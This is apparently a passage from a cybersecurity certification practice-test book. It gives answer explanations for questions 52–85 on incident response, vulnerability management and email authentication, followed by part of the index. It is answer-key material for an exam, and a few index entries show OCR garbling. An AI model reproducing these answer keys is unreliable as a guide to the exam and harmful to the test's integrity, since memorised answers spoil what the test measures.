52. D. Recurring beaconing behavior with a changing set of systems is a common characteristic of more advanced malware packages. It is most likely that this system was compromised with malware that deleted itself when its ability to check in with a command-and-control (C2) system was removed, thus preventing the malware from being captured and analyzed by incident responders.
53. A. ISO 27001 provides guidance on information security management systems. ISO 9000 applies to quality management. ISO 11120 applies to gas cylinders. ISO 23270 applies to programming languages.
54. B. `/etc/shadow` contains password hashes but does not provide information about privileges. Unlike `/etc/passwd`, it does not contain user ID or group ID information and instead contains only the username and hashed password.

The `/etc/sudoers` file contains a list of users who may use the `sudo` command. The `/etc/group` file contains the membership listing for system groups.

55. A. Logging of application and server activity may provide valuable evidence during a forensic investigation. The other three controls listed are proactive controls designed to reduce the risk of an incident occurring and are less likely to directly provide information during a forensic investigation.
56. A. This is an appropriate case for an exception to the scanning policy. The server appears to be secure, and the scanning itself is causing a production issue. Jamal should continue to monitor the situation and consider alternative forms of scanning, but it would not be appropriate to continue the scanning or set an artificial deadline that is highly unlikely to be met. Decommissioning the server is an excessive

action as there is no indication that it is insecure, and the issue may, in fact, be a problem with the scanner itself.

57. B. Although `nmap` provides service version identification, it relies heavily on the information that the services provide. In some cases, fully patched services may provide banner information that does not show the minor version or may not change banners after a patch, leading to incorrect version identification.
58. B. Tyler should initiate his organization's change management process to begin the patching process. This is a medium severity vulnerability, so there is no need to apply the patch in an emergency fashion that would bypass change management. Similarly, shutting down the server would cause a serious disruption, and the level of severity does not justify that. Finally, there is no need to rerun the scan because there is no indication that it is a false positive result.
59. A. Carla is looking for a tool from a category known as interception proxies. They run on the tester's system and intercept requests being sent from the web browser to the web server before they are released onto the network. This allows the tester to manually manipulate the request to attempt the injection of an attack. Burp Suite, ZAP, and Tamper Data are all examples of interception proxies. Nessus is a vulnerability scanner and, while useful in penetration testing, does not serve as an interception proxy.
60. C. Alex needs to quickly move into containment mode by limiting the impact of the compromise. He can then gather the evidence and data needed to support the incident response effort, allowing him to work with his organization's desktop and IT support teams to return the organization to normal function.
61. A. The Center for Internet Security (CIS) provides a range of free security baselines for Windows, Linux,

macOS, and applications and services of many types. CompTIA, the Payment Card Industry Security Standards Council (PCI SSC), and the Open Worldwide Application Security Project (OWASP) do not.

62. D. Figuring out which vulnerabilities should receive attention first means that organizations need to understand the scope and impact of the vulnerability, both of which can be more easily determined with a risk score and a list of affected hosts. Knowing the vulnerability's name, or even better its CVE identifier, allows it to be researched. Who discovered it is not relevant to remediation prioritization.
63. C. Chris is most likely seeing beaconing behavior. Beaconing is periodic contact with a command-and-control (C2) server or servers to receive instructions and provide data about the current state of the compromised system. The question does not provide any information to indicate that data is being exfiltrated, port scans typically involve connections to a series of ports, and rogue devices are devices unexpectedly on a network, not potentially compromised organizationally owned devices like these.
64. A. Regulations and laws may require customer notification in a timely manner or in a specific timeframe once an organization has information about the breach. This frequently drives disclosure. Contractual requirements, while not listed here, are the other primary driver of time-bound disclosures. Media, social media, and police involvement are not primary drivers to a specific timeline but may put pressure on an organization.
65. B. The only service that provides reputational information from this list is the AbuseIPDB. The SANS Top 20 are a set of lists of critical controls, vulnerabilities, and other items. WHOIS is a lookup services allowing IP addresses and hostnames to be

resolved, and Cuckoo Sandbox is an open-source sandbox tool.

66. B. Carla is managing to a service level objective (SLO). SLOs are agreements that are found in service level agreements (SLAs) that specify a metric such as time to respond or expected uptime. An NDA is a nondisclosure agreement, VMS is a vulnerability management system, and VMO was made up for this question.
67. C. Script kiddies are unsophisticated attackers who use widely available tools without an in-depth understanding or skillset. All of the information that Joanna and her team have indicate they were attacked by a script kiddie. A nation-state actor or organized crime group are more likely to use advanced techniques or customized tools, while a hacktivist will typically have a specific political purpose for an attack that was not described here.
68. D. Mean time to compromise is not a typical metric or key performance indicator for security teams. Mean time to detect, mean time to respond, and mean time to remediate are all common metrics for teams.
69. D. Tony is performing data enrichment by combining threat feeds with additional data to improve his ability to use contextual data from his own organization. IoC analysis would involve using indicators of compromise to identify potential compromises. There is no mention of geographic data for geolocation, and active defenses involve working actively to stop attackers by responding rather than simply combining information with threat feed data.
70. B. Organizational policies are often used to drive remediation processes by defining set timelines for patching for based on risk and other factors. Common inhibitors to remediation include MOUs and SLAs, which may require specific performance or uptime; organizational governance processes that slow down actions; concerns about business process

interruptions or degrading functionality, legacy, and proprietary systems.

71. C. Greg knows that timeliness, relevance, and accuracy are the key factors typically used to assess threat intelligence confidence levels.
72. A. Valerie has segmented her network to prevent the compromise from spreading, but without fully isolating the system. This can be useful to prevent attackers from knowing that they have been detected. IoC-based response is not a common term, and sanitization is the process of wiping and rebuilding a system to prevent hidden or remnant threats.
73. B. The `tcpdump` tool is included in many Linux distributions by default and is a command-line tool that can capture network traffic. Isaac can use `tcpdump` to perform his analysis but may want to use Wireshark's graphical user interface if he wants to perform more detailed analysis. Ettercap is an on-path attack tool, and simply using the `cat` (concatenate) command on the Ethernet device won't work to display traffic.
74. B. Trends help to determine if there is a new or increasing problem with patching. Beena can review the trends to see if her organization's performance is stable, improving, or if issues are occurring. A list of the top 10 vulnerabilities does not provide this. A list of zero-day vulnerabilities and the time to remediate them does not help her assess performance, nor does a list of service level objectives without data about whether they were met and how often.
75. A. Valentine knows that large data transfer from servers like a database server that should not typically send data to outside systems is likely to be data exfiltration. She should immediately flag the transfer for further investigation. There is no indication of the use of unauthorized privileges, but a malicious process may be found when she digs in

further. There is also no indicator of drive capacity consumption.

76. D. Mean time to detect, respond, and remediate are all commonly used measures. Use of active defenses is less common, and thus mean time to defend is not a commonly used measure; instead, time to respond in general is measured.
77. C. The Network Time Protocol (NTP) is used for time synchronization. This ensures logs have correct timestamps allowing correlation between logs from systems throughout an organization.
78. B. Nathan should document and deploy a compensating control. This may also require the vulnerability to be marked in the vulnerability management system to ensure that future detections are not flagged for noncompliance. A patching or remediation plan won't resolve the issue or protect the system, and alternative patches are not commonly available.
79. D. Li knows that port 8944 is not a commonly used Windows port for communication and that this could be a malicious process. She should flag it as irregular peer-to-peer communication and ensure that it is investigated.
80. A. Before communications occur with external parties such as customers, the stakeholders must be identified to ensure that communications go to the appropriate people or organizations. Since communications often happen during the investigation, having lessons learned, a timeline, or a root-cause analysis ready may not occur until after at least some customer communication has needed to happen.
81. D. The Sender Policy Framework (SPF) allows you to create a list of authorized IP addresses that can send emails on an organization's behalf. This is done by publishing and checking a SPF record maintained by the organization. DomainKeys Identified Mail (DKIM) uses public key cryptography and uses a

private key to sign email headers. Domain-based Message Authentication, Reporting, and Conformance (DMARC) combines SPF and DKIM to validate senders and take actions based on a policy. S/MIME is a protocol for sending messages using digital signatures and encryption.

82. B. Since auto-scaling clusters often rely on an image for systems as they are instantiated, a base image that does not include the patch can result in exactly this scenario. This is why organizations often use infrastructure-as-code capabilities to allow patching and updates before a system is placed into production. Reinstalling the same software package is often a human error or a problem with scripting and less likely to be repeated. Patches failing to install would also likely be identified after the first this the issue was reported. A compromise is more likely to be allowed by a vulnerability than for a compromise to cause the system to display a new vulnerability.
83. B. The Dark Web is accessible only via The Onion Router (TOR), which provides an alternative, typically unindexed Internet. Other valuable cybersecurity resources, such as social media sites, blogs, and government bulletins, are all available on the Internet and may be accessed using a standard web browser.
84. C. Passwordless authentication requires either hardware tokens or authentication applications, typically deployed to mobile devices like phones. PINs are still a knowledge factor, new passwords would not be passwordless, and biometric identifiers are not provided to users; they are set up for users based on their biometric data.
85. C. When working with tools from multiple vendors, Hillary knows that having well-documented and available APIs can be one of the most effective ways to exchange data and information. FTP and data scraping are both slower and less reliable options.

While a single pane of glass design is desirable, it doesn't enable data exchange.

# Index

## A

- AbuseIPDB, [275](#), [388](#)
- acceptable use policy (AUP), [160](#), [340](#)
- accessing hosts, [4](#)–[5](#), [282](#)
- account lockouts, [289](#)
- accounts
  - management policy for, [156](#), [338](#)
  - storing information for, [37](#), [296](#)
- active defenses, [21](#), [289](#)
- active fingerprinting, [313](#)
- active scanners, [312](#)
- Activity Monitor, [43](#), [55](#), [298](#), [303](#)
- address space location randomization (ASLR), [148](#), [334](#)
- administrative control, [317](#)
- advanced encryption standard (AES), [22](#), [289](#)
- advanced persistent threat (APT)
  - about, [199](#)–[200](#), [234](#), [335](#), [347](#), [354](#), [358](#), [373](#)
  - characteristics of, [59](#), [304](#)
  - as a threat actor, [37](#), [296](#)
  - threat actors associated with, [3](#), [282](#)
- adverse event, [183](#), [351](#)
- AFRINIC, [283](#)
- agent-based monitoring, [113](#)–[114](#), [322](#)
- agent-based scanning, [81](#), [89](#), [90](#), [313](#), [316](#)
- Agile software development, [139](#), [145](#), [330](#), [332](#), [333](#)

air gap, [16](#), [18](#), [286](#), [287](#)  
air-gapped networks, using systems on, [22](#), [289](#)  
Akamai, [312](#)  
alerting thresholds, [221](#), [368](#)  
alerts  
    filtering, [27](#), [292](#)  
    volume of, [366](#), of [218](#)  
allowlisting, [4Ω](#), [293](#), [297](#)  
Amazon’s Web Services (AWS) environment, [266](#)–[267](#)  
analyzing malware, [44](#), [299](#)  
Angry IP Scanner, [312](#), [342](#)  
annualized loss expectancy (ALE), [152](#), [336](#), [339](#), [386](#)  
annualized rate of occurrence (ARO), [152](#), [336](#), [339](#)  
anomalous behavior, [42](#), [298](#)  
anomaly analysis, [56](#), [3Ω3](#)  
antiforensic activities, [178](#)  
antimalware tools  
    about, [300](#)  
    for email, [38](#), [296](#)  
antivirus package, [28](#), [293](#)  
Apache error log, [178](#), [348](#)  
APFS, [178](#), [348](#)  
API keys, [287](#)–[288](#)  
API-based CASB, [63](#), [3Ω7](#)  
API-based integration, [37](#), [280](#), [296](#), [39Ω](#)  
APNIC, [283](#)  
application programming interfaces (APIs), [344](#)  
application/token-based multifactor authentication, [245](#),  
[377](#)

approved exception, [115](#), [323](#)  
approved scanning vendor (ASV), [323](#)  
`app.run.any`, [39](#), [297](#)  
ARP tables, [111](#), [322](#)  
artificial intelligence (AI), [43](#), [298](#)  
asset inventory, [127](#), [327](#)  
asset value (AV), [386](#)  
`at` command, [39](#), [296](#)  
ATA Secure Erase command, [270](#), [374](#), [385](#)  
attack surface, reducing, [27](#), [71](#), [243](#), [248](#), [292](#), [309](#), [376](#),  
[379](#)  
attack vectors, [149](#), [169](#), [345](#)  
authenticated vulnerability scan, [185](#), [352](#)  
`auth.log` file, [27](#), [292](#)  
Authman, [291](#)  
automating  
    automated testing tool, [204](#), [359](#)  
    deprovisioning, [154](#), [337](#)  
    recommended processes for, [63](#), [307](#)  
    security gates, [143](#), [332](#)  
auto-scaling, [389](#)–390  
availability analysis, [26](#), [231](#), [292](#), [372](#)  
awareness training, [14](#), [43](#), [65](#), [221](#), [285](#), [298](#), [308](#), [368](#)  
AWS secret keys, [72](#), [310](#)

## B

Babbage machine, [299](#)–300  
background investigation, [157](#), [339](#)  
backups, [105](#), [186](#), [189](#), [272](#), [320](#), [338](#), [351](#), [352](#), [353](#), [386](#)

bandwidth consumption, [261](#)  
banner grabbing, [72](#), [103](#), [310](#), [320](#)  
Basic Metric Group, [220](#), [226](#), [366](#), [367](#)  
beaconing, [192](#), [275](#), [386](#), [387](#)  
behavioral analysis, [58](#)–[59](#), [303](#), [304](#)  
behavioral sources, [282](#)  
behavior-based analysis tool, [59](#), [305](#)  
behavior-based detection, [27](#), [292](#)  
`/bin` directory, [305](#)  
binaries, testing, [15](#), [285](#)  
binary diffing, [26](#), [291](#)  
biometric factors, [308](#)  
BIOS, [235](#), [332](#), [373](#)  
bit-by-bit acquisition, [349](#).  
bit.ly, [61](#), [306](#)  
blackhole, [287](#)  
blacklisting, [28](#), [293](#), [332](#)  
blind SQL injection, [88](#), [132](#), [315](#), [328](#), [375](#)  
Border Gateway Protocol (BGP), [205](#)  
BotScout, [44](#)–[45](#), [299](#)  
broken access control, [73](#), [310](#)  
browser developer, [126](#)  
brute-force attack  
    about, [283](#)  
    against root account, [38](#)–[39](#), [296](#)  
    `bs` parameter, [233](#), [372](#)  
buffer overflow attack, [202](#), [317](#), [323](#), [324](#), [358](#), [378](#)  
bug bounty, [166](#), [344](#).  
Burp Suite, [387](#)

business continuity plan, [204](#), [360](#)  
business impact analysis (BIA), [257](#), [362](#), [363](#), [381](#)  
business process interruption issue, [225](#), [370](#)  
business requirements, changing, [224](#), [369](#)  
business rules, in data loss prevention (DLP) systems,  
[49](#), [300](#)

## C

call list, [201](#), [358](#)  
CAPEC, [205](#)  
CAPTCHAs, [289](#)  
captive portal, [286](#)  
capturing network flows, [57](#), [304](#)  
causal factors, [226](#), [371](#)  
Center for Internet Security (CIS), [162](#), [274](#), [341](#), [387](#)  
central processing unit (CPU), [60](#), [305](#)  
CERT/CC, [364](#)  
certificate authority (CA), [329](#)  
certificates, replacing, [133](#), [264](#), [328](#), [383](#)  
certutil utility, [181](#), [349](#)  
chain of custody, [176](#)–[177](#), [179](#), [251](#), [348](#), [349](#), [352](#), [356](#),  
[380](#)  
change management process, [164](#), [209](#), [325](#), [361](#)–[362](#)  
checklist review, [202](#), [359](#)  
CIA triad, [264](#)  
classifying  
    information, [162](#), [341](#)  
    threat actors, [30](#), [293](#)  
clear, purge, destroy, [184](#), [351](#)

clock synchronization, [374](#)  
closed-source intelligence, [282](#)  
cloud access security broker (CASB), [50](#), [301](#), [306](#)  
Cloudflare, [312](#)  
CloudSploit, [310](#)  
cluster image, [278](#)  
`cmd.exe` command, [28](#), [32](#), [292](#), [294](#)  
code  
    about, [147](#), [334](#)  
    obfuscating, [30](#), [294](#)  
    remote execution of, [26](#), [291](#)  
code of conduct, [156](#), [338](#)  
Common Platform Enumeration (CPE) data, [72](#), [310](#)  
common vulnerabilities and exposure (CVE), [365](#)  
Common Vulnerability Scoring System (CVSS), [103](#), [205](#),  
[217](#), [220](#), [223](#), [226](#), [248](#), [259](#), [320](#), [365](#), [366](#), [367](#), [369](#),  
[370](#), [371](#), [379](#), [382](#)  
community clouds, [6](#), [282](#)  
compensating controls, [160](#), [161](#), [217](#), [219](#), [225](#), [226](#), [249](#),  
[277](#), [335](#), [340](#), [344](#), [365](#), [369](#), [370](#), [380](#), [389](#)  
computer security incident response team (CSRT), [303](#)  
configuration management, [222](#), [368](#)  
configuring  
    firewalls, [95](#), [317](#)  
    workstations, [101](#), [319](#)  
containerization  
    distributing workloads, [19](#), [288](#)  
    tools for, [25](#), [291](#), [297](#)  
    virtualization compared with, [19](#), [288](#)  
containment, [205](#), [359](#)

containment, eradication, and recovery, [182](#), [192](#), [197](#), [274](#), [350](#), [357](#)

content distribution networks (CDNs), [78](#), [312](#)

context-based authentication, [377](#)

continuous scanning, [372](#)

cookies, [90](#), [316](#)

core dump, [267](#), [384](#)

corporate policy, [212](#), [363](#)

corrective control types, [155](#), [156](#), [338](#)

CPU utilization, [51](#)–[52](#), [302](#)

credential scanning, [89](#), [121](#), [131](#), [316](#), [325](#), [328](#), [329](#)

credential stuffing attack, [283](#)

credit card information, [87](#), [217](#), [315](#), [365](#)

crime scene tape, [201](#), [358](#)

critical assets, bundling, [44](#), [299](#)

cross-site request forgery (XSRF/CSRF), [163](#), [328](#), [342](#)

cross-site scripting (XSS) attacks, [73](#), [143](#), [144](#), [310](#), [317](#), [328](#), [332](#), [333](#), [342](#)

cross-training, [161](#), [340](#)

crypters, [294](#)

cryptographic erase, [175](#)

CSIRT, [360](#)

Cuckoo, [62](#), [306](#)

customer and executive communication, [221](#), [368](#)

customer relationship management (CRM) tool, [301](#)

## D

Dark Web, [279](#), [390](#)

darknets, [304](#), [306](#)

dashboard (SIEM), [50](#), [301](#)  
data at rest, [300](#)  
data carving, [178](#), [348](#)  
data classification  
    about, [105](#), [270](#), [320](#), [385](#)  
    policy for, [338](#)  
    procedures for, [382](#)  
data encoding, [331](#)  
data enrichment, [42](#), [46](#), [276](#), [298](#), [299](#), [388](#)  
data execution prevention (DEP), [148](#), [334](#)  
data exfiltration  
    about, [277](#)  
    data flows and, [10](#), [284](#)  
data flows, data exfiltration and, [10](#), [284](#)  
data loss prevention (DLP)  
    about, [49](#), [65](#), [250](#), [300](#), [308](#), [380](#)  
    systems for, [327](#)  
    tools for, [332](#)  
data ownership policy, [160](#), [161](#), [338](#), [340](#), [341](#)  
data poisoning, [342](#)  
data privacy, [320](#), [385](#)  
data remanence, [320](#), [385](#)  
data retention, [155](#), [320](#), [337](#), [338](#), [341](#), [385](#)  
database servers, [106](#), [321](#), [382](#)  
database service, [90](#)–[91](#), [316](#)  
database vulnerability scan, [104](#), [320](#)  
databases, encrypting, [165](#)  
datacenter networks, [77](#), [311](#)  
deception technology. *see* [active defenses](#)

degaussing, [351](#), [374](#)  
delivery, [168](#)–[169](#), [345](#)  
demilitarized zone (DMZ), [305](#)  
denial of critical services, [172](#), [346](#)  
denial of noncritical services, [172](#), [346](#)  
denial-of-service (DoS) attack  
    about, [317](#)  
    risks in, [7](#), [283](#)  
    SYN floods and, [28](#), [293](#)  
deploying  
    patches, [208](#), [242](#), [361](#), [375](#)  
    web application firewalls, [214](#)  
Design phase, in SDLC cycle, [139](#), [331](#)  
destination disk, [197](#)  
detection and analysis, [188](#), [197](#), [237](#), [374](#)  
deterrent controls, [338](#)  
    `/dev` directory, [305](#)  
developers, [215](#), [364](#)  
device fingerprint, [245](#)  
DevSecOps, [332](#)  
Diamond framework, [168](#), [345](#)  
digital signatures, [308](#)  
directory permissions, [244](#)  
directory traversal attacks, [81](#), [248](#), [313](#), [378](#)  
disaster recovery, [204](#), [360](#)  
disaster recovery plans (DRPs), [362](#)  
disclosure, [215](#), [364](#)  
disk duplication tool, [384](#)  
disposition, [140](#), [145](#), [331](#), [333](#)

DNS brute-force attack, [70](#), [309](#)  
DNS sinkhole, [171](#)–[172](#), [205](#), [346](#)  
DNS zone transfer, [309](#)  
Docker, as a containerization tool, [25](#), [291](#)  
documentation, [183](#), [351](#)  
documenting decisions, [153](#)  
\$ (dollar sign), [141](#), [331](#)  
Domain-based Message Authentication, Reporting, and Compliance (DMARC), [29](#), [293](#), [389](#)  
DomainKeys Identified Mail (DKIM), [249](#), [379](#), [389](#)  
drive analysis, [182](#), [350](#)  
drive capacity consumption, [203](#)  
dual control, [155](#), [157](#), [338](#), [339](#)  
DVD-ROM, [269](#)  
dynamic analysis, [140](#), [301](#), [303](#), [331](#)  
dynamic analysis sandbox  
    about, [16](#), [285](#)  
    [malwr.com](http://malwr.com) as a, [12](#), [284](#)

## E

eavesdropping, [109](#), [322](#), [327](#)  
ec2-user, [171](#), [346](#)  
ECC, [22](#), [289](#)  
e-discovery, [185](#), [352](#), [358](#)  
Electronic Discovery Reference Model (EDRM), [358](#)

email

- forwarding, [35](#), [295](#)
- headers, [29](#), [293](#)
- headers from, [54](#)–[55](#), [303](#)
- servers, [108](#), [321](#)
- signature block, [38](#), [296](#)
- emergency change, [202](#), [358](#)
- Encapsulating Security Payload (ESP), [41](#)–[42](#), [297](#)
- encrypting
  - databases, [165](#)
  - improper, [166](#)
- end-of-life (EOL), [325](#)
- endpoint detection and response (EDR), [34](#), [49](#), [66](#), [295](#), [301](#), [308](#)
- endpoint forensics, [191](#)
- end-to-end encryption, [312](#)
- enterprise resource planning (ERP) software, [73](#), [310](#)
- entrusted network segment, [348](#)
- environmental metric group, [224](#), [370](#)
- Eraser, [348](#), [355](#)
- escalation, [213](#), [348](#), [363](#)
- escalation of privilege, [93](#), [317](#)
- /etc directory, [60](#), [305](#)
- /etc/group, [272](#), [386](#)
- evasion techniques, nmap and, [79](#), [312](#)
- event logs, [228](#), [371](#)
- Event Viewer, [169](#), [345](#)
- events, [245](#), [377](#)

evidence

- in incident reports, [219](#), [366](#)
- log entries in, [224](#), [369](#)
- production procedure, [261](#), [382](#)

Executive Report, [362](#), [372](#)

executive summary, [216](#), [223](#), [365](#), [368](#)

expired certificates, [21](#), [288](#)

exploit code, maturity of, [219](#), [366](#)

exploit developers, [257](#), [381](#)

exposure factor (EF), [152](#), [336](#), [386](#)

Extensible Markup Language (XML), [250](#), [380](#)

external networks, exposure to, [254](#), [380](#)–[381](#)

external scans, [115](#), [262](#), [323](#), [383](#)

## F

Facebook, [356](#)

Fail2ban, [39](#), [297](#)

false positive, [241](#)

false positive report, [106](#)–[107](#), [321](#)

Family Educational Rights and Privacy Act (FERPA), [314](#)

FAT32, [185](#), [351](#)

fault injection, [330](#), [381](#)

feasibility, [147](#), [334](#)

Federal Information Security Management Act (FISMA), [364](#)

federated identity protocols, [25](#), [291](#)

federation

- identity protocols for, [20](#), [288](#)

- integrating with, [23](#), [290](#)

file carving, [267](#), [384](#)  
file command, [349](#).  
File Transfer Protocol (FTP), [260](#), [362](#), [382](#)  
files, deleted, [188](#)  
FileVault, [175](#), [347](#)  
filtering  
    alerts, [27](#), [292](#)  
    traffic, [51](#), [301](#)  
financial value, [316](#)  
fingerprinting, [304](#), [322](#)  
firewalls  
    about, [31](#), [238](#), [294](#), [313](#), [374](#)  
    configuring, [95](#), [317](#)  
    logs, [237](#), [374](#)  
    rules for, [127](#), [327](#)  
firmware protection, [143](#), [332](#)  
flow logs  
    about, [12–13](#), [285](#)  
    with heuristic analysis, [53](#), [302](#)  
forwarding email, [35](#), [295](#)  
FTK Imager Lite, [193](#), [349](#), [355](#)  
full-disk encryption (FDE)  
    about, [17](#), [286](#), [308](#), [380](#)  
    infrastructure-as-a-service and, [6–7](#), [283](#)  
function-as-a-service (FaaS), [4](#), [282](#)  
fuzz testing, [138](#), [140](#), [256](#), [290](#), [330](#), [331](#), [381](#)  
fuzzers, [146](#), [166](#), [334](#), [344](#).

## G

GET command, [48](#), [300](#)  
`getfacl`, [174](#), [347](#)  
GNU debugger, [342](#)  
Google Chrome, [101](#), [179](#), [319](#), [349](#).  
graphs, for binary diffing, [26](#), [291](#)  
`grep` command, [295](#), [321](#)  
Group Policy Object (GPO), [114](#), [322](#)–323  
GUI tools, [55](#), [303](#)  
guidelines, [158](#), [339](#).

## H

hacktivists, [49](#), [300](#), [306](#)  
hard disk drives (HDDs), [305](#)  
hardware firewall, [225](#), [370](#)  
hardware tokens, [280](#)  
hash values, [235](#), [373](#)  
hashing, [18](#), [287](#), [299](#)–300  
Health Insurance Portability and Accountability Act (HIPAA), [314](#).  
heuristic analysis  
    about, [268](#), [371](#)  
    flow logs with, [53](#), [302](#)  
hibernation file, [191](#), [267](#), [384](#).  
High Severity Report, [83](#), [314](#), [363](#)  
honeynet, [19](#), [287](#)  
honeypots, [14](#), [234](#), [240](#), [285](#), [287](#), [373](#), [375](#)  
horizontal scaling, [19](#), [287](#)–288  
host firewalls, [17](#), [286](#)  
Host-Based Intrusion Detection System (HIDS), [332](#)

hostname, [219](#), [367](#)

hosts

accessing, [4–5](#), [282](#)

authentication of, [135](#), [328](#)

hosts file, modifying, [169](#), [345](#)

`htop` command, [295](#)

human resources (HR), [62](#), [216](#), [307](#), [365](#)

hybrid clouds, [64](#), [282](#), [308](#)

Hypertext Transfer Protocol (HTTP)

about, [107](#), [321](#)

port for, [26](#), [291](#)

Hypertext Transfer Protocol Secure (HTTPS)

about, [93](#), [317](#)

port for, [26](#), [291](#), [319](#)

hypervisor, [86](#), [315](#)

hypothesis formation, [43](#), [298](#)

## I

ICS, [324](#)

identification phase, [201](#), [358](#)

identifying risks, [209](#), [362](#)

identity providers (IDPs), [246](#), [377](#)

`ifconfig` command, [54](#), [302](#), [354](#)

Immunity Debugger, [342](#)

impact, of attacks, [74](#), [172](#), [173](#), [311](#)

impersonation, [150](#)

implementing

compensating controls, [219](#)

logging, [272](#), [386](#)

incident escalation process, [224](#), [369](#)  
incident remediation, [292](#)  
incident reports, [222](#), [368](#)  
incident response process, [188](#), [352](#)  
incident response reports, [370](#)  
incident response KPI, [222](#), [368](#)  
incident response team (IRT), [215](#), [217](#), [218](#), [221](#), [303](#),  
[364](#), [365](#), [366](#), [367](#)  
indicators of compromise (IoCs), [44](#), [64](#), [259](#), [299](#), [307](#),  
[382](#)  
industrial control system (ICS), [82](#), [88](#), [314](#), [315](#), [324](#)  
INDX files, [371](#)  
information  
    asset value, [90](#), [316](#)  
    classifying, [162](#), [341](#)  
    limiting, [71](#), [309](#)  
information security management system (ISMS), [341](#)  
information sharing and analysis centers (ISACs), [3](#), [54](#),  
[62](#), [282](#), [303](#), [307](#)  
informational report, [95](#)–[96](#), [317](#)  
infrastructure-as-a-service (IaaS), [6](#)–[7](#), [78](#), [202](#), [283](#),  
[312](#), [359](#)  
input validation, [117](#), [130](#), [146](#), [324](#), [328](#), [331](#), [334](#)  
insiders, [306](#), [323](#)  
integration, API-based, [37](#), [296](#)  
integrity loss, [192](#), [355](#)  
intellectual property, [306](#)  
intelligence  
    criteria for, [3](#), [282](#)  
    sources for gathering, [12](#), [284](#)

interactive behavior analysis, [57](#), [304](#)  
internal network vulnerability scan, [260](#), [382](#)  
internal scans, [93](#), [115](#), [262](#), [317](#), [323](#), [383](#)  
Internet Corporation for Assigned Names and Numbers (ICANN), [311](#)  
intrusion detection system (IDS), [299](#), [308](#)  
intrusion prevention system (IPS), [245](#), [300](#), [301](#), [313](#),  
[314](#), [377](#), [384](#)  
IP address  
    about, [219](#), [367](#)  
    randomizing, [327](#)  
    spoofing, [81](#), [313](#)  
    zero-trust networks and, [63](#), [307](#)  
IP reputation, [53](#), [302](#)  
    ipconfig, [354](#)  
IPsec, [96](#), [288](#), [289](#), [318](#)  
ISO 27001, [272](#), [341](#), [386](#)  
isolation, [182](#), [189](#), [238](#), [350](#), [354](#), [374](#).

## J

Java, [162](#)  
job rotation, [339](#)  
jump box, for providing access, [15–16](#), [285](#)  
jump kit, [194](#), [356](#)  
jump server. *see* [jump box](#)

## K

Kerberos, [288](#)  
kernel-mode drivers, [99](#), [318](#)

key loggers, multifactor authentication and, [20](#), [288](#)

key performance indicators (KPIs), [366](#)

`kill` command, [34](#), [295](#)

knowledge factors

about, [247](#), [378](#)

for multifactor authentication, [18](#), [287](#)

Kubernetes, as a containerization tool, [25](#), [291](#)

## L

LACNIC, [283](#)

Lambda, [282](#)

latency, [6](#), [232](#), [283](#), [372](#)

law enforcement, incident response team and, [218](#), [366](#)

least privilege, [338](#)

legacy applications, [212](#)

legacy systems, [214](#), [364](#), [370](#)

legal hold, [251](#), [380](#)

`less` command, [295](#)

lessons learned reviews, [177](#), [188](#), [222](#), [225](#), [348](#), [350](#), [353](#), [368](#)

leveraging threat intelligence, [371](#)

Lightweight Directory Access Protocol (LDAP), [290](#), [323](#), [329](#).

link failure, [228](#), [371](#)

live images, to external drives, [229](#), [371](#)

live memory imaging, [348](#)

load balancing, [79](#), [312](#), [330](#)

local file inclusion (LFI), [164](#), [343](#)

Lockheed Martin Cyber Kill Chain, [236](#), [359](#), [373](#)

logging

implementing, [148](#), [272](#), [335](#), [386](#)

infrastructure for, [25](#), [291](#)

intrusion detection and, [141](#), [331](#)

logic bombs, [308](#)

logical acquisition, [179](#), [349](#).

logical segmentation, [17](#), [286](#)

logs

denial-of-service (DoS) attack and storage of, [7](#), [283](#)

troubleshooting, [49](#), [56](#), [300](#), [303](#)

`ls` command, [294](#)

`LSASS.EXE`, [305](#)

## M

MAC address, [53](#), [141](#), [263](#), [302](#), [331](#)

machine learning (ML), [43](#), [47](#), [298](#), [299–300](#)

maintenance, scheduling, [214](#), [363](#)

malware

analyzing, [44](#), [299](#).

pervasiveness of, [70](#), [309](#).

malware analysis sandbox, [62](#), [306](#)

malware beaconing, [51](#), [301](#)

malware binary, analyzing, [50](#), [301](#)

`MALWARESCAN.EXE`, [60](#), [305](#)

[malwr.com](http://malwr.com), [12](#), [284](#)

managed detection response (MDR), [297](#)

managerial control, [164](#)

mandatory vacations, [153](#), [337](#), [339](#).

Master File Tables, [371](#)

maturity, of exploit code, [219](#), [366](#)  
maxOS-based systems, [43](#), [298](#)  
MD5, [15](#), [285](#)  
mean time to compromise, [276](#), [388](#)  
mean time to defend, [277](#), [389](#)  
mean time to detect, [218](#), [249](#), [366](#)  
mean time to remediate, [220](#), [366](#)  
mean time to respond, [366](#), [368](#)  
media life span, [264](#)  
media practice sessions, [226](#), [370](#)  
media sanitization clearing, [351](#)  
media training, [216](#), [365](#)  
medical records, [137](#)  
`mem` command, [294](#)  
memorandum of understanding (MOU), [211](#), [362](#), [363](#),  
[381](#)  
memory analysis, [354](#)  
memory pressure, [56](#)–[57](#), [298](#), [303](#)  
memory usage, monitoring, [52](#), [302](#)  
`memstat` command, [294](#)  
metadata, purging, [309](#)  
MetaScan, [304](#)  
Metasploit, [342](#)  
Microsoft Internet Information Services (IIS), [93](#), [317](#)  
Microsoft Office document metadata, [183](#), [351](#)  
Microsoft SQL, port for, [309](#)  
Microsoft SQL Server, port for, [319](#)  
Microsoft Windows servers, SharePoint on, [87](#), [315](#)  
Microsoft Word, [196](#), [356](#)

Minibis, [62](#), [306](#)  
MISP tool, [46](#)–[47](#), [299](#).  
mitigation service, [74](#), [311](#)  
MITRE ATT&CK framework, [62](#)–[63](#), [169](#), [307](#), [345](#), [360](#),  
[365](#)  
monitoring  
    memory usage, [52](#), [302](#)  
    procedures for, [382](#)  
Mopar, [205](#)  
`more` command, [295](#)  
multifactor authentication, [17](#), [18](#), [23](#), [286](#), [287](#), [289](#).  
multi-interface drive adapter, [201](#)  
multitenancy, public cloud for, [60](#), [306](#)  
mutation testing, [330](#), [381](#)  
MySQL, port 3306 for, [70](#), [309](#).

## N

National Cyber Security Authority, [364](#).  
National Cyber Security Center, [364](#).  
National Software Reference Library, [286](#)  
nation-state actors, [64](#), [306](#), [308](#)  
natural language processing, [301](#)  
Nessus, [128](#), [274](#), [327](#), [387](#)  
`netcat`, [40](#), [297](#), [312](#)  
NetFlow, [47](#), [108](#), [300](#), [302](#)  
`netstat` command, [34](#), [295](#)  
Network Address Translation (NAT) environment, [148](#),  
[334](#).  
network firewalls, [8](#), [33](#), [283](#), [286](#), [294](#), [325](#)

